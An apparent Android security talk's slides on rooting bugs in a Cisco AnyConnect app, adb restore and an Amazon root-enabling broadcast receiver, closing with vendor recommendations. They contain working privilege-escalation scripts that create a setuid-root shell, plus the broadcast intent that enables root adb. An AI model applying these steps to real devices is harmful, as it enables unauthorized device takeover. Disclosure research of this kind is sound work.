    <application android:debuggable="true" android:hardwareAccelerated="true" android:icon="@drawable/icon"
            android:label="@string/app_name" android:name="com.cisco.anyconnect.vpn.android.ui.helpers.GlobalAppHelpers"
            >
        <service android:name="com.cisco.anyconnect.vpn.android.service.VpnService"
```

```
DEX analysis complete
Generating disassembly output...
Done
Opening /Volumes/Android/exploits/cisco_anyconnect/htc/com.cisco.anyconnect.vpn.android.htc-1.apk
```

245190:4 | method | File: – | Lcom/lge/sync/StartReceiver;->onReceive(Landroid/content/Context;Landroid/content/Intent;)V

The Good, The Bad and The Fun

CISCOANYCONNECT

jcase — adb — 98×16

```
Retina:~ jcase$ adb shell
shell@android:/ $ su
nnect.vpn.android.htc/app_bin/                                          <
root@android:/data/data/com.cisco.anyconnect.vpn.android.htc/app_bin # ls -l
-rwx------ system   system     113812 2013-08-05 02:08 busybox
-rwx------ system   system      35816 2013-08-05 02:08 start_component
root@android:/data/data/com.cisco.anyconnect.vpn.android.htc/app_bin #
```

The Good, The Bad and The Fun

ADBRESTORE

```
adb backup [-f <file>] [-apk|-noapk] [-obb|-noobb] [-shared|-noshared] [-all] [-system|-nosystem] [<packages...>]
                           - write an archive of the device's data to <file>.
                             If no -f option is supplied then the data is written
                             to "backup.ab" in the current directory.
                             (-apk|-noapk enable/disable backup of the .apks themselves
                                in the archive; the default is noapk.)
                             (-obb|-noobb enable/disable backup of any installed apk expansion
                                (aka .obb) files associated with each application; the default
                                is noobb.)
                             (-shared|-noshared enable/disable backup of the device's
                                shared storage / SD card contents; the default is noshared.)
                             (-all means to back up all installed applications)
                             (-system|-nosystem toggles whether -all automatically includes
                                system applications; the default is to include system apps)
                             (<packages...> is the list of applications to be backed up.  If
                                the -all or -shared flags are passed, then the package
                                list is optional.  Applications explicitly given on the
                                command line will be included even if -nosystem would
                                ordinarily cause them to be omitted.)

adb restore <file>         - restore device contents from the <file> backup archive
```

The Good, The Bad and The Fun

ADBRESTORE

```
BackupManagerService.java
index 2a3c87e..a537e99 100644
--- a/services/java/com/android/server/BackupManagerService.java
+++ b/services/java/com/android/server/BackupManagerService.java
@@ -3735,7 +3735,16 @@ class BackupManagerService extends IBackupManager.Stub {
                } else {
                    // So far so good -- do the signatures match the manifest?
                    Signature[] sigs = mManifestSignatures.get(info.packageName);
-                   if (!signaturesMatch(sigs, pkg)) {
+                   if (signaturesMatch(sigs, pkg)) {
+                       // If this is a system-uid app without a declared backup agent,
+                       // don't restore any of the file data.
+                       if ((pkg.applicationInfo.uid < Process.FIRST_APPLICATION_UID)
+                               && (pkg.applicationInfo.backupAgentName == null)) {
+                           Slog.w(TAG, "Installed app " + info.packageName
+                                   + " has restricted uid and no agent");
+                           okay = false;
+                       }
+                   } else {
                        Slog.w(TAG, "Installed app " + info.packageName
                                + " signatures do not match restore manifest");
                        okay = false;
```


HTTPS://ANDROID.GOOGLESOURCE.COM/PLATFORM/FRAMEWORKS/BASE.GIT/+/JB-DEV%5E1..JB-DEV/

GAINING ROOT

busybox

```
#!/system/bin/sh
/system/bin/cat /data/data/com.cisco.anyconnect.vpn.android.htc/app_bin/pwn.sh > /data/pwn.sh
/system/bin/chmod 755 /data/pwn.sh
/system/bin/mv /data/property /data/prop2
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
```

pwn.sh

```
#!/system/bin/sh
echo "/sbin/hotplug" > /sys/kernel/uevent_helper
/system/bin/rm -r /data/property
/system/bin/mv /data/prop2 /data/property
/system/bin/mount -o remount,rw /data
/system/bin/cat /system/bin/sh > /data/local/tmp/gimme
/system/bin/chown 0.0 /data/local/tmp/gimme
/system/bin/chmod 06755 /data/local/tmp/gimme
/system/bin/rm /data/pwn.sh
```

MY RECOMMENDATIONS


- MINIMIZE ATTACK SURFACE
- PRINCIPLE OF LEAST PRIVILEGE
- THIRD PARTY REVIEW
- HAVE A SECURITY PERSON/TEAM ON STAFF
- HIRE COMPETENT PROGRAMMERS
- RESPOND TO RESEARCHERS
- DON'T THREATEN RESEARCHERS
- FIX YOUR BUGS!

SPECIALTHANKS

- DAN ROSENBERG (BLISS)
- BEAUPS
- JAY FREEMAN (SAURIK)
- GIANTPUNE
- CODY TOOMBS
- ANDROIDPOLICE.COM
- NICK KRALEVICH
- THE REST OF THE ANDROID SECURITY TEAM
- HOUSTONN (FOR THE LG HARDWARE)
- AND MANY OTHERS THAT I CANT RECALL RIGHT NOW

The Good, The Bad and The Fun

JUSTINCASE



HTTPS://PLUS.GOOGLE.COM/COMMUNITIES/118124907618051049043

BONUS SLIDES

I must have spoken too fast

The Good, The Bad and The Fun

DEXGUARD

Optimize and protect your apps

DexGuard delivers all the necessary integrated features:

- ✓ **Optimize and obfuscate.** DexGuard extends the industry-standard features of ProGuard with configuration and processing tuned for the Android platform. If you're familiar with ProGuard, you may want to have a look at the feature comparison.
- ✓ **Encrypt strings.** Thwart hacking through trivial searches, by specifying the strings that should become invisible in your code. DexGuard encrypts the strings for you, so you don't have to burden your source code and your development process.
- ✓ **Encrypt entire classes.** Hide important code like license checks or paid downloads, by specifying entire classes that should be encrypted. DexGuard does this transparently and effectively.
- ✓ **Encrypt assets.** Hide important data as well. DexGuard can encrypt your asset files transparently, so hackers won't just run away with them.
- ✓ **Hide access to sensitive APIs.** Further harden your code, by letting DexGuard insert reflection to access sensitive APIs, like the standard Android APIs for signature validation or cryptographic operations.
- ✓ **Add tamper detection.** Let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.
- ✓ **Thoroughly remove Android logging code.** Develop with logging, debugging, and testing code, and just leave it to DexGuard to remove it from your released code.

HTTP://WWW.SAIKOA.COM/DEXGUARD

The Good, The Bad and The Fun

DEXGUARD

Optimize and protect your apps

DexGuard delivers all the necessary integrated features:

- ✓ **Optimize and obfuscate.** DexGuard extends the industry-standard features of ProGuard with configuration and processing tuned for the Android platform. If you're familiar with ProGuard, you may want to have a look at the feature comparison.
- ✓ **Encrypt strings.** Thwart hacking through trivial searches, by specifying the strings that should become invisible in your code. DexGuard encrypts the strings for you, so you don't have to burden your source code and your development process.
- ✓ **Encrypt entire classes.** Hide important code like license checks or paid downloads, by specifying entire classes that should be encrypted. DexGuard does this transparently and effectively.
- ✓ **Encrypt assets.** Hide important data as well. DexGuard can encrypt your asset files transparently, so hackers won't just run away with them.
- ✓ **Hide access to sensitive APIs.** Further harden your code, by letting DexGuard insert reflection to access sensitive APIs, like the standard Android APIs for signature validation or cryptographic operations.
- ✓ **Add tamper detection.** Let your application react accordingly if a hacker has tried to modify it or is accessing it illegitimately.
- ✓ **Thoroughly remove Android logging code.** Develop with logging, debugging, and testing code, and just leave it to DexGuard to remove it from your released code.

HTTP://WWW.SAIKOA.COM/DEXGUARD

The Good, The Bad and The Fun

BURRITOROOT

```
Retina:sbin jcase$ strings adbd|grep service
service.root.amazon.allow
service.adb.root
service.adb.tcp.port
cannot create service socket pair
cannot create service thread
service thread started, %d:%d
service.adb.tcp.port
service.root.amazon.allow
service.adb.root
property_service
Key was rejected by service
Retina:sbin jcase$
```

The Good, The Bad and The Fun

BURRITOROOT

```
Retina:system jcase$ grep -r service.root.amazon.allow *
framework/services.jar.out/smali/com/lab126/services/EasterEggReceiver.smali:.field
 private static final KEY_ROOT_ALLOW:Ljava/lang/String; = "service.root.amazon.allo
w"
framework/services.jar.out/smali/com/lab126/services/EasterEggReceiver.smali:    co
nst-string v1, "service.root.amazon.allow"
Retina:system jcase$
```

The Good, The Bad and The Fun

BURRITOROOT

```java
public class EasterEggReceiver extends BroadcastReceiver {
    private static final String ACTION_COMMAND = "com.amazon.internal.E_COMMAND";
    private static final String COMMAND_DISABLE = "adbd_stop";
    private static final String COMMAND_ENABLE = "adbd_start";
    private static final String KEY_ROOT_ALLOW = "service.root.amazon.allow";
    private static final String XTRA_COMMAND = "cmd";

    public EasterEggReceiver() {
        super();
    }

    private void enable(boolean enabled) {
        String string;
        if(enabled) {
            string = "1";
        }
        else {
            string = "0";
        }

        SystemProperties.set("service.root.amazon.allow", string);
    }

    public void onReceive(Context context, Intent intent) {
        if(intent != null && ("com.amazon.internal.E_COMMAND".equals(intent.getAction()))) {
            Bundle bundle = intent.getExtras();
            if(bundle != null) {
                String string = bundle.getString("cmd");
                if(string != null) {
                    if(string.equals("adbd_start")) {
                        this.enable(true);
                    }
                    else if(string.equals("adbd_stop")) {
                        this.enable(false);
                    }
                }
            }
        }
    }
}
```

```
Intent i = new Intent("com.amazon.internal.E_COMMAND");
i.putExtra("cmd", "adbd_start");
sendBroadcast(i);
```

The Good, The Bad and The Fun

BURRITOROOT

A	285	<receiver android:name="com.lab126.services.EasterEggReceiver" permission="android.permission.WRITE_SECURE_SETTINGS">
B	285	<receiver android:name="com.lab126.services.EasterEggReceiver" android:permission="android.permission.WRITE_SECURE_SETTINGS">